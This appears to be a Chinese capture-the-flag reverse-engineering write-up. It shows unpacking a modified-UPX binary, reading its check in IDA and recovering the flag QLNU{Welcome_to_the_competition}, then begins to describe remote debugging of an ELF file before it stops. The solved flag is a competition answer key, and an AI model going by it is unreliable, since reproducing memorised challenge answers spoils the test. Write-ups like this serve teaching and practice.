
再仔细一点哦

> **考点：魔改upx 快捷键r转换字符**


查壳发现64位有upx壳




进行脱壳



本来想着魔改upx来着，没想到魔改之后还能一步脱壳（我的锅我的锅）




拖进ida查看主函数



看到81 76 78 85 敏感一点就可以想到这是QLNU的十进制写法

简单分析一下算法，if语句判断，数组i的前四个字符是QLNU就输入right，并且else if语句中也都把数组i中的字符串进行了定义，否则就输出wrong，所以将数组i中的字符串按顺序排列好即可出flag

按r可转换为字符





```
QLNU{Welcome_to_the_competition}
```

动次打次


考点：远程动调

查壳64位无壳，ELF文件




拖入ida


在kali开启终端，给需要动调的软件和所需文件赋予权限





然后将文件拖入终端中




在ida启动远程动调，先下好断点，然后选择远程linux动调，点击启动按钮











会依次弹出三个弹窗，直接yes ok就可，然后让ida自动寻找文件路径，就会出现下边界面

image-20230327155136760

